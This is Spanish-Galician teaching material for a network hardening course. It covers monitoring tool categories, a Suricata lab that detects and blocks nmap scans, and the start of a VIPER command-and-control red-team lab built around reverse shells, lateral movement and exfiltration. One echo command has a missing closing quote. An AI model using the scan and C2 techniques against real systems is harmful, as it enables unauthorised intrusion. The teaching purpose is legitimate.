Bastionado de redes e sistemas - Prácticas Taller UD4 - Monitorización de redes e sistemas

2024-2025

Táboa de contido

1. De interese

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

URLs de referencia

- repoEDU-CCbySA - Material educativo - Licenza CC by SA - **Repositorio**
- repoEDU-CCbySA - Material educativo - Licenza CC by SA - **Web**
- Cheat-Sheet-Docker_A3
- Explicacion Cheat-Sheet-Docker_A3
- Suricata
- VIPER
- Ultimate IT SECURITY

Plantilla mkdocs

- Plantilla mkdocs material baseada na personalizada por **Fernando Gómez Folgar**

Aviso Legal

2. Prácticas Taller UD4

2.1 Clasificación de Ferramentas de Monitorización e Seguridade

Aquí detállanse as principais categorías de ferramentas usadas para a monitorización operacional e de seguridade:

2.1.1 Monitorización Operacional

- **NMS (Network Monitoring System):** Un Sistema de Monitorización de Rede é unha ferramenta ou conxunto de ferramentas dedicadas a supervisar o estado, dispoñibilidade e rendemento dos **dispositivos e enlaces de rede**. Entre os elementos que pode monitorizar inclúense routers, switches, interfaces, ancho de banda, latencia, etc. Adoitan empregar protocolos como **SNMP**.
  - Ex: **Nagios**, Zabbix, PRTG Network Monitor, SolarWinds NPM, LibreNMS, Cacti.
- **ITIM (IT Infrastructure Monitoring):** Abrangue a monitorización de **toda a infraestrutura IT**, incluíndo servidores (SO, CPU, memoria, disco), servizos, procesos, aplicacións e bases de datos. O obxectivo é detectar rapidamente calquera fallo ou comportamento anómalo que poida afectar á dispoñibilidade ou rendemento dos servizos IT.
  - Ex: **Nagios**, Zabbix, Icinga, Checkmk, Prometheus + Grafana, Datadog.
- **ITOM (IT Operations Management):** Representa unha categoría máis ampla que engloba a **xestión global das operacións IT**. Combina a monitorización (NMS/ITIM) con automatización de tarefas, xestión de incidencias, inventario, xestión de configuracións e integracións con sistemas de alerta ou helpdesk para optimizar a xestión da infraestrutura.
  - Ex: ServiceNow ITOM, BMC Helix Operations Management, Micro Focus Operations Bridge. Moitas solucións ITOM **integran** ferramentas de monitorización como Nagios ou Zabbix para a recolección de datos.


2.1.2 Monitorización e Xestión de Seguridade

- **SIEM (Security Information and Event Management):** Un sistema que **agrega e analiza (correlaciona) logs e eventos de múltiples fontes** (servidores, redes, firewalls, IDS/IPS, aplicacións) para detectar ameazas de seguridade, investigar incidentes e xerar informes, ofrecendo unha visión centralizada da seguridade.
  - Ex: **Wazuh**, **Splunk**, **QRadar (IBM)**, **Elastic SIEM (ELK Stack)**, **Microsoft Sentinel**.
- **IDS (Intrusion Detection System):** Un sistema de detección de intrusións que monitorea o tráfico de rede (NIDS) ou os eventos dun sistema (HIDS) para identificar actividades maliciosas ou anomalías e **xerar alertas**.
  - Ex NIDS: **Suricata** (modo IDS), **Snort** (modo IDS), **Zeek**.
  - Ex HIDS: **Wazuh Agent**, OSSEC, **Elastic Agent (Fleet)**.
- **IPS (Intrusion Prevention System):** Un sistema que **non só detecta ataques (como un IDS), senón que tamén pode bloquear ou mitigar automaticamente as ameazas** en tempo real (NIPS ou HIPS).
  - Ex NIPS: **Suricata** (modo inline), **Snort** (modo IPS), Firewalls de Nova Xeración (NGFW).
  - Ex HIPS: **Wazuh Agent** (con regras e resposta activa configuradas), **Windows Defender** (con políticas de prevención), Software Antivirus/ Endpoint Security avanzado, **iptables** (con regras de bloqueo automatizadas).
- **XDR (Extended Detection and Response):** Un sistema que amplía a detección e resposta fronte a ameazas mediante a integración de múltiples fontes (endpoint, rede, identidade, cloud...), correlacionando eventos e aplicando resposta automatizada nunha soa plataforma centralizada.
  - Ex: **CrowdStrike Falcon XDR**, **Microsoft Defender XDR**, **Cortex XDR (Palo Alto)**, **SentinelOne Singularity XDR**.

  ⓘ **Nota sobre Wazuh e XDR:** Aínda que Wazuh non é un XDR completo, integra funcionalidades clave como detección en endpoint (HIDS), análise de logs (SIEM), resposta activa e recoñecemento de vulnerabilidades, ofrecendo unha aproximación sólida a XDR en contornos locais. Non obstante, non inclúe nativamente detección en rede, identidade, correo ou nube, nin resposta orquestrada multicanle, polo que debe considerarse unha solución SIEM/HIDS avanzada con capacidades EDR/HIPS, pero non un XDR integral.
- **SOAR (Security Orchestration, Automation and Response):** Plataformas que permiten automatizar fluxos de traballo de seguridade, orquestrar ferramentas diversas (SIEM, EDR, ticketing, etc.) e executar respostas automatizadas fronte a incidentes, mellorando o tempo de resposta e a eficiencia operativa.
  - Ex: **Cortex XSOAR**, **Splunk SOAR**, **IBM Resilient**, **TheHive + Cortex**.
- **Diferenzas clave entre IDS e IPS:**
  - **IDS:** Detecta e **alerta**. Non bloquea activamente.
  - **IPS:** Detecta e **bloquea/prevén** activamente.
- **Nota sobre Suricata:**
  - Por defecto actúa como **IDS** (modo pasivo, só xera alertas).
  - En modo *inline* (ex: con `NFQUEUE`), pode funcionar como **IPS**, bloqueando tráfico malicioso segundo as regras configuradas.

2.1.3 Resumo visual da clasificación

Categoría	Nome completo	Función principal	Exemplos de ferramentas
Monitorización Operacional			
NMS	Network Monitoring System	Monitorización de dispositivos e servizos de rede (rendemento, dispoñibilidade)	Nagios, Zabbix, PRTG, SolarWinds, LibreNMS, Cacti
ITIM	IT Infrastructure Monitoring	Monitorización de servidores, recursos e aplicacións (rendemento, dispoñibilidade)	Nagios, Zabbix, Icinga, Checkmk, Prometheus+Grafana, Datadog
ITOM	IT Operations Management	Xestión global das operacións IT (monitorización, automatización, incidencias)	ServiceNow, BMC Helix, OpsBridge, (Integracións con Nagios/Zabbix...)
Monitorización e Xestión de Seguridade			
IDS	Intrusion Detection System	Detección (e alerta) de intrusións e ameazas	Suricata (IDS), Snort (IDS), Zeek, Wazuh Agent, OSSEC
IPS	Intrusion Prevention System	Detección e prevención activa de intrusións	Suricata (inline), Snort (IPS), NGFW, Wazuh Agent (HIPS), iptables
SIEM	Security Information and Event Management	Agregación, correlación e análise de eventos de seguridade	Wazuh, Splunk, QRadar, Elastic SIEM, Microsoft Sentinel
XDR	Extended Detection and Response	Detección e resposta unificadas en múltiples capas (endpoint, rede, identidade, cloud)	CrowdStrike Falcon XDR, Microsoft Defender XDR, Cortex XDR, SentinelOne XDR
SOAR	Security Orchestration, Automation and Response	Automatización de respostas a incidentes, orquestración de ferramentas	Cortex XSOAR, Splunk SOAR, IBM Resilient, TheHive + Cortex



2.2 NMS/ITIM

2.2.1 Prácticas Monitorización

De interese

- repoEDU-CCbySA - BRS - Monitorización

```
$ tree Monitorizacion/Operacional
Monitorizacion/Operacional/
.
├── 1-Taller-BRS-Practica-Nagios_pageNumbers.pdf
```

Hash

- Taller BRS Práctica Nagios

2.3 SIEM/IDS/IPS

2.3.1 Prácticas Monitorización

De interese

- repoEDU-CCbySA - BRS - Monitorización

```
$ tree Monitorizacion/Xestion-de-Seguridade
Monitorizacion/Xestion-de-Seguridade/
.
├── 1-Taller-BRS-Practica-Wazuh_pageNumbers.pdf
```

Hash

- Taller BRS Práctica Wazuh

2.4 IDS/IPS

2.4.1 Suricata

Introdución

Neste documento describirase como implementar e integrar Suricata nun escenario con máquinas virtuais usando VirtualBox. Este escenario permite a detección, análise, e visualización de tráficos de rede sospeitosos con Suricata incluíndo accións automáticas en resposta a alertas críticas.

Que son IDS, IPS e resposta a incidentes?

- **IDS (Intrusion Detection System):** Un sistema de detección de intrusións que monitorea o tráfico de rede ou os eventos dun sistema para identificar actividades maliciosas ou anomalías.
  Tipos de IDS:
  - **NIDS (Network IDS):** Monitoriza o tráfico da rede en tempo real.
    - **Suricata** → Motor de detección baseado en sinaturas (modo IDS por defecto).
    - **Zeek** → Analiza e rexistra o comportamento da rede.
  - **HIDS (Host IDS):** Monitoriza eventos en dispositivos individuais (hosts).
    - **Elastic Agent (Fleet)** → Analiza rexistros do sistema e eventos de seguridade nos hosts.
- **IPS (Intrusion Prevention System):** Un sistema que **non só detecta ataques (como un IDS), senón que tamén pode bloquear ou mitigar automaticamente as ameazas** antes de que afecten o sistema.
  Tipos de IPS:
  - **NIPS (Network-based IPS):** Monitoriza e bloquea tráfico malicioso na rede antes de que chegue aos hosts.
    - **Suricata** en modo inline (AF_PACKET ou NFQUEUE)
    - **Snort** configurado como IPS
  - **HIPS (Host-based IPS):** Funciona directamente en dispositivos finais (hosts), bloqueando procesos ou conexións perigosas.
    - **Windows Defender** con políticas de prevención
    - **iptables** con regras de detección automatizadas

Diferencias entre IDS e IPS:
- **IDS:** Só detecta ataques e xera alertas, pero **non bloquea o tráfico**.
- **IPS:** Detecta e **bloquea tráfico malicioso en tempo real**.

Suricata pode funcionar como IDS ou IPS segundo a súa configuración:
- Por defecto actúa como **IDS** (modo pasivo, só xera alertas).
- En modo inline (por exemplo con `NFQUEUE`), pode funcionar como **IPS**, bloqueando tráfico malicioso segundo as regras configuradas.

Escenario

MÁQUINAS VIRTUAIS (VIRTUALBOX) DEBIAN 12

- **VM1:** Suricata (Detector de tráfico e xerador de logs)
- **VM2:** Escaneo de portos mediante nmap

- **Rede:**
  - NIC1 (enp0s3): NAT (conectividade á Internet)
  - NIC2 (enp0s8): Rede Interna "intnet" para comunicación entre VM1 e VM2 → 192.168.120.0/24
  - VM1 (Suricata): IP estática `192.168.120.100/24`
  - VM2 (nmap): IP estática `192.168.120.200/24`
- **CPU:** 2
- **RAM:** 4GB
- **Disco duro:** 20GB dinámico

VM1: Configuración de Suricata

- **Configuración básica:**

```
apt install suricata -y
suricata-update
ls /var/lib/suricata/rules/
sed -E -i 's|(default-rule-path:).*|\1 /var/lib/suricata/rules|' /etc/suricata/suricata.yaml
```

Editar en `/etc/suricata/suricata.yaml`

```
af-packet:
  - interface: enp0s8  # substitúe "eth0" pola interface correcta
    threads: auto
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes
#Activar IPS en Suricata
action-order:
  - pass
  - drop
  - reject
  - alert
```

- **Configuración de rede:**

```
pkill NetworkManager
ip addr add 192.168.120.100/24 dev enp0s8
ip link set enp0s8 up
```


- **Logs:** Executar noutra consola de `root`:

```
tail -f /var/log/suricata/fast.log
```

- **Reiniciar Suricata para aplicar os cambios**

```
systemctl restart suricata || suricata -c /etc/suricata/suricata.yaml -i enp0s8
```

Diagrama de funcionamento



Suricata: Regras Personalizadas e Probas de Detección

Esta sección recolle os pasos e boas prácticas para traballar con regras personalizadas en Suricata, evitando sobrescricións por parte de `suricata-update`, e asegurando a correcta detección de eventos durante as probas de seguridade.

OBXECTIVO

- Configurar regras personalizadas sen que se borren ao actualizar.
- Verificar que as regras se cargan e funcionan correctamente.

PASOS ESENCIAIS

1. Evitar sobrescrición de regras

O ficheiro `suricata.rules` pode ser sobrescrito por `suricata-update`. Para evitar isto:

- Crea o teu ficheiro personalizado: `/var/lib/suricata/rules/custom.rules`
- Define no `suricata.yaml`:

```
rule-files:
  - suricata.rules
  - custom.rules
```

- Asegúrate de que `custom.rules` vai **despois** de `suricata.rules`.

2. Lanza Suricata en modo manual

Desactiva o servizo:

```
systemctl stop suricata
systemctl status suricata --no-pager
```

Lanza Suricata directamente sobre a interface:

```
suricata -i enp0s8 -c /etc/suricata/suricata.yaml -v
```

3. Verifica as alertas

Noutro terminal:

```
tail -f /var/log/suricata/fast.log
```

Verifica que aparecen alertas no log (`fast.log`) cando executas accións dende outras máquinas.

NOTA SOBRE REGRAS E HOME_NET

Moitas regras usan variables como `$HOME_NET`, definidas en `suricata.yaml`:

```
vars:
  address-groups:
    HOME_NET: [192.168.120.0/24]
```

Se estás traballando nun contorno **de laboratorio** onde o tráfico é **interno**, e non se detectan alertas, pode ser útil crear regras máis abertas:

```
alert tcp any any -> any any (msg:"NMAP Scan Detectado"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60; sid:1000002; rev:1;)
```

En vez de:

```
alert tcp any any -> $HOME_NET any (msg:"NMAP Scan Detectado"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60; sid:1000002; rev:1;)
```

A primeira regra captura escaneos en **calquera dirección**, mentres que a segunda só o fará se o destino é a rede definida como `$HOME_NET`.

EXPLICACIÓN DA ESTRUTURA DUNHA REGRA

Exemplo:

```
alert tcp any any -> $HOME_NET any (msg:"NMAP Scan Detectado"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60; sid:1000002; rev:1;)
```

Campo	Significado
`alert`	Acción: xerar unha alerta
`tcp`	Protocolo TCP (podería ser udp, icmp...)
`any` (IP orixe)	Calquera IP de orixe
`any` (porto orixe)	Calquera porto de orixe
`->`	Dirección do fluxo do tráfico
`$HOME_NET` (IP dest.)	Rede interna definida no `suricata.yaml`
`any` (porto destino)	Calquera porto de destino
`msg:"..."`	Mensaxe da alerta
`flags:S`	Coincidencia con paquetes SYN (inicio de conexión TCP)
`threshold`	Regras de frecuencia: se detecta 5 SYNs en 60 segundos do mesmo orixe, lanza alerta
`sid:1000002`	ID único da regra (Suricata ID)
`rev:1`	Revisión da regra

CONCLUSIÓN

Unha correcta definición de regras, xestión do seu ficheiro, e interpretación da rede (`$HOME_NET`) é esencial para que Suricata funcione correctamente.

A combinación de `suricata -i ...` + `tail -f fast.log` é clave nas fases de desenvolvemento e probas.

Unha vez verificado que todo funciona correctamente, podes volver a arrancar o servizo:

```
systemctl start suricata
systemctl status suricata --no-pager
```

Exemplo 1: Suricata como IDS

Para ilustrar este proceso, suporemos que Suricata en VM1 detecta un escaneo de portos realizado desde VM2 (a cal simula unha máquina externa).

VM2: XERACIÓN DUNHA ALERTA EN VM1 (SURICATA)

Executa os seguintes comandos dende VM2 para simular un escaneo de portos:

```
apt update && apt -y install nmap
pkill NetworkManager
ip addr add 192.168.120.200/24 dev enp0s8
ip link set enp0s8 up
```

VM1: Regras que detectan nmap

Suricata está cargando regras que detectan `nmap`, pero están desactivadas (comentadas con `#`). As regras comentadas non se aplican, polo que hai que activalas:

1. Definir `$HOME_NET` en `/etc/suricata/suricata.yaml`:

```
HOME_NET: "[192.168.120.0/24]"
```

2. Regras nmap:

OPCIÓN 1: Editar o ficheiro de regras `suricata.rules`

Abre o ficheiro de regras para edición `/var/lib/suricata/rules/suricata.rules`.
Busca e descomenta as liñas que teñen que ver con `NMAP` ou `SCAN`. As máis importantes son:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN NMAP -sS window 2048"; fragbits:!D; dsize:0; flags:S,12; ack:0; window:2048; threshold:
type both, track by_dst, count 1, seconds 60; classtype:attempted-recon; sid:2000537; rev:8;)

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN NMAP -sO"; dsize:0; ip_proto:21; threshold: type both, track by_dst, count 1, seconds 60;
classtype:attempted-recon; sid:2000536; rev:7;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN NMAP -sA (1)"; fragbits:!D; dsize:0; flags:A,12; window:1024; threshold: type both, track by_dst, count
1, seconds 60; classtype:attempted-recon; sid:2000538; rev:8;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN NMAP -f -sF"; fragbits:!M; dsize:0; flags:F,12; ack:0; window:2048; threshold: type both, track by_dst,
count 1, seconds 60; classtype:attempted-recon; sid:2000543; rev:7;)
```

Asegúrate de que estas liñas **NON teñen `#` diante**.

Podes realizar os seguintes comandos para a edición automática:

```
apt -y install moreutils
grep -i 'et scan nmap' /var/lib/suricata/rules/suricata.rules  | sed 's|^# | |' | sponge /var/lib/suricata/rules/suricata.rules
```

> ⚠ **`suricata-update` sobreescribe o ficheiro `/var/lib/suricata/rules/suricata.rules`**

OPCIÓN 2: Xerar o ficheiro `custom.rules`

- Define no `suricata.yaml`:

```
rule-files:
  - suricata.rules
  - custom.rules
```

- Asegúrate de que `custom.rules` vai **despois** de `suricata.rules`.
- Crea o teu ficheiro personalizado `/var/lib/suricata/rules/custom.rules` co seguinte contido:

```
# alert tcp any any -> any any (msg:"NMAP Scan Detectado"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60; sid:1000002; rev:1;)
alert tcp any any -> $HOME_NET any (msg:"NMAP Scan Detectado"; flags:S; threshold:type threshold, track by_src, count 5, seconds 60; sid:1000002; rev:1;)
```

3. Actualizar as regras de Suricata e reiniciar

Executa unicamente o seguinte comando se estás a empregar a anterior **OPCIÓN 2**:

```
suricata-update
```

Independentemente da opción escollida executa:

```
systemctl stop suricata
systemctl status suricata --no-pager
suricata -c /etc/suricata/suricata.yaml -i enp0s8
```

Suricata detectará isto e rexistrará a alerta no ficheiro `/var/log/suricata/fast.log`.

VM2

Executa:

```
nmap -sS 192.168.120.100
```

VM1

- Agora Suricata debería detectar o escaneo de `nmap` (`-sS`) e rexistralo en `fast.log` e `eve.json` .
- Tamén deberías ver as regras aplicadas en `suricata.log` (verificar que cargou as regras correctamente).
- Agora que están funcionando as novas regras executa:

```
pkill suricata
systemctl start suricata
systemctl status suricata --no-pager
```

Exemplo 2: Suricata como IPS

PÓDESE REACCIONAR DESDE VM1?

NIDS vs NIPS

1. **Detección ≠ Prevención (por defecto)**
   Suricata é por defecto un **NIDS** (sistema de detección), non **NIPS** (sistema de prevención). Aínda que detecta o tráfico, **non o bloquea** salvo que estea funcionando en modo **inline**.
2. **É Suricata un NIDS ou NIPS na túa configuración?** Para que `drop` funcione, Suricata **ten que estar en modo inline (IPS)**. Para iso, debe estar nunha interface con soporte a **NFQUEUE** (en Linux) e cunha regra de iptables que reenvíe paquetes a esa cola.

Si, configurando Suricata en modo IPS pode bloquear paquetes directamente, permitindo reacción inmediata:

- **Activar IPS en Suricata:**

  a. Engadir regra de `iptables` para reenviar os paquetes ao motor de `suricata` para que poida bloquear:

  ```
  apt update && apt -y install iptables
  iptables -L -v -n
  iptables -I INPUT -j NFQUEUE --queue-num 0
  iptables -I FORWARD -j NFQUEUE --queue-num 0
  iptables -I OUTPUT -j NFQUEUE --queue-num 0
  iptables -L -v -n
  ```

  `A opción --queue-num 0 debe coincidir co que indicarás ao lanzar Suricata.` Facer que as regras `iptables` sexan persistentes tras un reinicio:

  ```
  apt -y install iptables-persistent
  netfilter-persistent save
  ```

  b. Asegurar que as regras relevantes en `custom.rules` din `drop` e non any. Por exemplo:

  ```
  drop tcp any any -> any any (msg:"NMAP Scan Detectado"; sid:1000002; ...)
  ```

  Así, podes executar o comando:

  ```
  #sed -i 's|^alert|drop|' /var/lib/suricata/rules/custom.rules
  sed -i 's|^alert|#alert|' /var/lib/suricata/rules/custom.rules
  echo 'drop tcp any any -> $HOME_NET any (flags:S; msg:"Bloqueo total de SYN"; sid:1000003; rev:1;)
  >> /var/lib/suricata/rules/custom.rules
  ```

  c. Asegúrate de que `action-order` está correctamente configurado no `suricata.yaml`:

  ```
  action-order:
    - drop
    - reject
    - alert
  ```

  d. Lanzar Suricata así:

  ```
  systemctl stop suricata
  systemctl status suricata | tee
  suricata -c /etc/suricata/suricata.yaml -q 0 -i enp0s8
  ```

  Agora Suricata bloqueará automaticamente tráfico malicioso segundo as regras configuradas. Así, **se executamos de novo o comando nmap en VM2 deberían filtrarse os portos**:

  ```
  nmap -sS 192.168.120.100
  Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-11 00:13 CEST
  Nmap scan report for 192.168.120.100 (192.168.120.100)
  Host is up (0.0011s latency).
  All 1000 scanned ports on 192.168.120.100 (192.168.120.100) are in ignored states.
  Not shown: 1000 filtered tcp ports (no-response)
  MAC Address: 08:00:27:F7:D7:80 (Oracle VirtualBox virtual NIC)

  Nmap done: 1 IP address (1 host up) scanned in 22.05 seconds
  ```

  E **non se filtrará** tráfico non malicioso, como o comando **ping**:

  ```
  ping -c2 192.168.120.100
  PING 192.168.120.100 (192.168.120.100) 56(84) bytes of data.
  64 bytes from 192.168.120.100: icmp_seq=1 ttl=64 time=1.05 ms
  64 bytes from 192.168.120.100: icmp_seq=2 ttl=64 time=1.22 ms

  --- 192.168.120.100 ping statistics ---
  2 packets transmitted, 2 received, 0% packet loss, time 1001ms
  rtt min/avg/max/mdev = 1.045/1.130/1.216/0.085 ms
  ```

CONCLUSIÓN ADICIONAL IMPORTANTE:

- **Si**, Suricata **pode reaccionar directamente desde VM1**, sempre que as regras necesarias estean configuradas e activas, permitindo bloquear inmediatamente intentos coñecidos como escaneos realizados con nmap desde máquinas externas (por exemplo, VM2).

2.5 Bastionado e simulación de ataques (Red Team)

2.5.1 Bastionado e Simulación de Ataques con VIPER

Escenario

Contorna: 3 máquinas virtuais (VMs) Oracle VirtualBox
→ 2 máquinas virtuais executando Debian 12: VM-1 e VM-2
→ 1 máquina virtual executando Microsoft Windows 10: VM-3

- **VM-1 (Atacante):**
  - **Rol:** Servidor de Comando e Control (C2).
  - **Software Principal:** Instalación base estándar de Debian 12 e VIPER
  - **Propósito:** Administrar os payloads/axentes, enviar tarefas e recoller información das máquinas vítimas.
  - **Rede:**
    - NIC1: NAT
    - NIC2: Rede Interna → 192.168.120.100/24
  - **CPU:** 2
  - **RAM:** 4GB
  - **Disco duro:** 20GB dinámico

- **VM-2 (Vítima a través de payload):**
  - **Rol:** Sistema obxectivo simulado.
  - **Software Inicial:** Instalación base estándar de Debian 12.
  - **Propósito:** Executar payload xerado por Viper, o cal establecerá unha conexión de volta (callback) cara á VM Atacante (C2).
  - **Rede:**
    - NIC1: NAT
    - NIC2: Rede Interna → 192.168.120.101/24
  - **CPU:** 2
  - **RAM:** 4GB
  - **Disco duro:** 20GB dinámico

- **VM-3 (Vítima a través de movemento lateral):**
  - **Rol:** Sistema obxectivo simulado.
  - **Software Inicial:** Instalación base estándar de Microsoft Windows 10.
  - **Propósito:** Executar módulo en Viper, o cal establecerá unha conexión dende VM-2 a esta máquina virtual e de volta (callback) cara á VM Atacante (C2).
  - **Rede:**
    - NIC1: NAT
    - NIC2: Rede Interna → 192.168.120.102/24
  - **CPU:** 2
  - **RAM:** 4GB
  - **Disco duro:** 20GB dinámico

Tempo execución payload: 30 minutos

Ver VIPER Pricing
Unha das **limitacións** que posúe a **versión COMMUNITY** que imos empregar é que cada **sesión establecida** coa máquina vítima ten unha **limitación de 30 minutos**.
Polo tanto isto hai que telo en conta para a realización desta práctica xa que pode ser que a/s conexión/s remate/n e haxa que crear outra/s, cambiando así os PIDs dos procesos executados e os portos da/s conexión/s establecida/s.

Introdución

Importancia de VIPER, Red Team e Blue Team para o Bastionado de Redes e Sistemas

Nos últimos anos, o uso de ferramentas avanzadas de Red Teaming como **VIPER** converteuse nun estándar na industria da ciberseguridade.

- **Red Team:** Son equipos de ciberseguridade ofensiva que teñen como obxectivo identificar vulnerabilidades en infraestruturas, sistemas e aplicacións empregando técnicas similares ás utilizadas por atacantes reais (APT's - Advanced Persistent Threats).
- **Blue Team:** Son equipos defensivos encargados de protexer, monitorizar e responder a posibles ataques. O seu traballo inclúe mellorar as defensas, aplicar contramedidas e manter a seguridade da infraestrutura.
- **VIPER:** É unha ferramenta deseñada para simular ataques avanzados de forma flexible e modular. Permite realizar movemento lateral, evasión de detección, exfiltración de datos e comunicacións encubertas (C2), o que resulta crucial para comprender como mellorar o bastionado de redes. VIPER pode conectarse con Metasploit Framework, permitindo lanzar explotacións, escalar privilexios e executar cargas útiles(payloads) directamente desde Metasploit, mantendo o control centralizado dentro do panel de VIPER.
- **C2 (Command and Control)** é un acrónimo estándar en seguridade informática que significa **Command and Control**. Forma parte da terminoloxía habitual en seguridade ofensiva e defensiva, especialmente en operacións de **Red Teaming** e en ataques reais levados a cabo por actores maliciosos. O servidor C2 é un servidor centralizado que os atacantes utilizan para controlar os dispositivos comprometidos. No contexto de **VIPER**, é o elemento que recibe comunicacións dende as máquinas comprometidas, envía comandos e recibe datos extraídos (**exfiltración**).

  Permite:
  - **Control remoto dos sistemas comprometidos.**
  - **Exfiltración de datos.**
  - **Persistencia e mantemento de acceso.**
  - **Aplicar técnicas de evasión para evitar detección.**

Por que é importante o bastionado? Asegurar os sistemas mediante probas realistas permite que as organizacións comprendan mellor as súas debilidades e implementen contramedidas axeitadas. Isto é esencial para reducir a superficie de ataque e garantir que, mesmo en caso de comprometer un sistema, os danos sexan minimizados.

Alcance da Proba

- Probas focalizadas en sistemas GNU/Linux e Microsoft Windows dentro dunha rede interna corporativa.
- Técnicas utilizadas: Reverse Shell, Movemento Lateral e Persistencia.
- Obxectivo principal: Identificar fallas explotables e suxerir mitigacións eficaces.

VM-1 Atacante: VIPER

1. REQUISITOS DO SISTEMA

A instalación mínima require:

- **2 núcleos de CPU (2U) e 4 GB de RAM (4G)**.
- **5GB de espazo en disco**
- Linux kernel 5.x e superior. Imos empregar **Debian 12**

2. DESCARGA E INSTALACIÓN DE VIPER

Visita o sitio oficial: viperrtp.com e segue as instrucións proporcionadas para descargar e instalar VIPER.

Basicamente:

1. Cambiar ao usuario `root`:

```
su - root
```

2. Optimizar a configuración do sistema operativo

```
sysctl -w net.ipv4.tcp_timestamps=0 # Desactiva as marcas de tempo TCP (RFC 1323).
sysctl -w net.ipv4.tcp_tw_reuse=1 # Permite reutilizar sockets en estado TIME_WAIT para novas conexións saíntes.
sysctl -w net.ipv4.tcp_tw_recycle=1 # Habilita a reciclaxe rápida de sockets TIME_WAIT (obsoleto/problemático con NAT, require timestamps).
sysctl -w net.ipv4.tcp_fin_timeout=3 # Reduce o tempo (segundos) que un socket permanece no estado FIN_WAIT_2.
sysctl -w net.ipv4.tcp_keepalive_time=1800 # Tempo (segundos) de inactividade antes de enviar sondas TCP keepalive (30 min).
sysctl -w net.ipv4.tcp_rmem="4096 87380 8388608" # Establece os tamaños mínimo, predeterminado e máximo (bytes) do búfer de recepción TCP.
sysctl -w net.ipv4.tcp_wmem="4096 87380 8388608" # Establece os tamaños mínimo, predeterminado e máximo (bytes) do búfer de envío TCP.
sysctl -w net.ipv4.tcp_max_syn_backlog=262144 # Tamaño máximo da cola para conexións TCP entrantes pendentes (SYN_RECV).
sysctl -w net.ipv4.ip_local_port_range="1024 65535" # Define o rango de portos locais efémeros para conexións saíntes.
sysctl -w net.core.rmem_max=16777216 # Tamaño máximo absoluto (bytes) do búfer de recepción para todos os sockets.
